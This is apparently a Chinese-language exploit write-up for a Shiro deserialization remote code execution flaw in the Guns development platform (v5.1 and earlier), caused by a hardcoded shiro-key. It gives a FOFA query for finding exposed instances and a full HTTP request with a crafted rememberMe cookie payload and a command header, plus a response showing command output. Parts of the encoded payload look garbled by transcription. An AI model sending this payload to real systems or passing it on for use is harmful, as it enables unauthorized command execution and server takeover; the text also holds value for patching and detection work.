

# G7-1Gun-快速开发平台-反序列化RCE


## 漏洞描述：

Guns v5.1 及之前的版本存在 shiro [反序列化漏洞](#)，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

## 影响版本：

Guns <= v5.1

## 网站图片：



## 网络测绘：

### fofa语法：

FOFA: app="Guns"

## 漏洞复现：

payload:

```
GET / HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cookie: rememberMe=ZTE4ZUI2ZmNlQ0I1N2V1Mio/Wyvlhprf3YyQ7Uv0S1y1HBAbcj1lcc1uzsWCtG5HF01/y+s6ZI6S12zsdz9N+2nqYahiFMk8s+/RwNucYR81qS9REzzXlF3orc/ZFjlRR8h0Lgfn41pRxZnSGYCVh0neiT/ZQCT8tffihFf0FthINEIn00tPmGjPjCTG
X-Token-Data: ifconfig
Accept-Encoding: gzip
```

效果图：

Request

```
1 GET / HTTP/1.1
2 Host: your-ip
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
4 X-Token-Data: ifconfig
5 Cookie: rememberMe=ZTE4ZUI2ZmNlQ0I1N2V1Mio/Wyvlhprf3YyQ7Uv0S1y1HBAbcj1lcc1uzsWCtG5HF01/y+s6ZI6S12zsdz9N+2nqYahiFMk8s+/RwNucYR81qS9REzzXlF3orc/ZFjlRR8h0Lgfn41pRxZnSGYCVh0neiT/ZQCT8tffihFf0FthINEIn00tPmGjPjCTG
+dc5Jmc5FwAhfnnr2jh3N76NKyV3qFf6sMJZe3a9PYFPLbRg7f0BNs0L0pCOVtJLXMsZ6dWvMbGZmHSF7qyvK9xd1WGV97inVbwdTeIED/cE/1Uv9DNkHA5mcMfZnv/mophAaIDXNtSCpD1cibGgAo5MKT3SVEVn7eJ2M7hN96d4umP3s7nRvAtH9P
+0ye58KIdB0xd8J0i12ZheTJ9ITXfK50QjvIcb30fMY61v9PpYwvtv125EHTJFFrHIKL2ff5r076JtikG30DI
+EK2bmn1jCBT3SFcfX/
xZ2eNqrftDzIVjeP58EL9sGp5b8gEw1kDVBtsm8PHrFDfsvxOwxoOvHpQzp31STO6as5QHPTlhpXhAm4FOVDR8ZY4He1SRofwFI6
+5TKkzIvgQCg50Hc7y6uNj0sIP3s6AiNMKzQbLid40/4qHU
+AVUXT2T1l1zboDgmFep37626eP9YzUV0sbmTadsXFQ0GZQnw18S8h1rNLPwMb7HZnMdR554q/1dy
+qjD83SpMZGszXZy80D31k3F1vJy52y0ajnEqd8dJFU3V8THkp23qo5X8qeVoq9B4IPT7a12uHh7sFIPgdUvJdJWEAvTo0HcYHhvffYiB4mzmeAM+jn7gkwnoAzUnJ5Ho0y11v9
+6P6db8f3umibY5jVrP5Ccr5Rb8oBTjb0Wx1DUDPH4ftX9yKmtHKVURJ5xa9Z35D0MInnJZURgS4q7WvjKik3iM8V1pzd8Rnm0N6BSz1qNaLHVIZmUQXhpsFHTjBfKcdkzFaHxmPbcPBI/
BF3xbqfqgQLX5N9xrKBPQzIpQ8b357OVDPredqPH7ssJCmFxFkDAFqJHCka1jLGZsv79pLTk1YaMoAYo4Wwi6hVDWv1sXTT0C5I16V33vvp0t3l1DE0YUPnUFLy0g0E1yi4BhCEMMQx26oeAQ5/
knuOUUPwow4GehLJorJVI AeQo68HPoUMTqF5aepk2pC35sPqtnJXvq84w3ZIdFFn6qvAHHbt8giNkq7GkjgPmzXvSxhkzSGGtYj70YFmo9vh0MIbbZMaF4Iud+Gap1Uiw81rZ0hh9tEbvQy/
1x2sV4qDzjLZW5BpFuigyIwWkM5amdxdJMMAWRGuaieJY8qQdQRYQ8PxUpEDzD2Xs34uJPjQsn0drXfUiuD5b8heACyix7yhgQPq2otk8hwmhmkqYv+EQC9iShtkRB0K2Bd543LDehM5oveGUWkiTvUkgrYPzU5Y54hMQIX3ktYm5L1IgrwQXz+TF9p5I9GFW/FGyxupF5GmkdR3H64g1NnWY6p+xlcszszu8Z/+h01Xw470cCRH68U35jTnwnaYsATPX15QpwXB/N/
```

Responses 1070bytes / 37ms

```
1 HTTP/1.1 200
2 Date: Fri, 01 Dec 2023 17:17:23 GMT
3 Content-Length: 1070
4
5 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
6   inet 192.168.0.186 netmask 255.255.255.0
7   inet6 fe80::f816:3eff:fe54:ac66::1
8   ether fa:16:3e:54:ac:66 txqueuelen 1000 (Local Loopback)
9   RX packets 2482670 bytes 11406486
10  RX errors 0 dropped 0 overruns 0
11  TX packets 2132802 bytes 36323788
12  TX errors 0 dropped 0 overruns 0
13
14 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
15   inet 127.0.0.1 netmask 255.0.0.0
16   inet6 ::1 prefixlen 128 scopeid 0x1
17   loop txqueuelen 1000 (Local Loopback)
18   RX packets 1347 bytes 32019568
19   RX errors 0 dropped 0 overruns 0
20   TX packets 1347 bytes 32019568
21   TX errors 0 dropped 0 overruns 0
22
23 {
24   "timestamp": "2023-12-02 01:17:23",
25   "status": 200,
26   "error": "OK",
```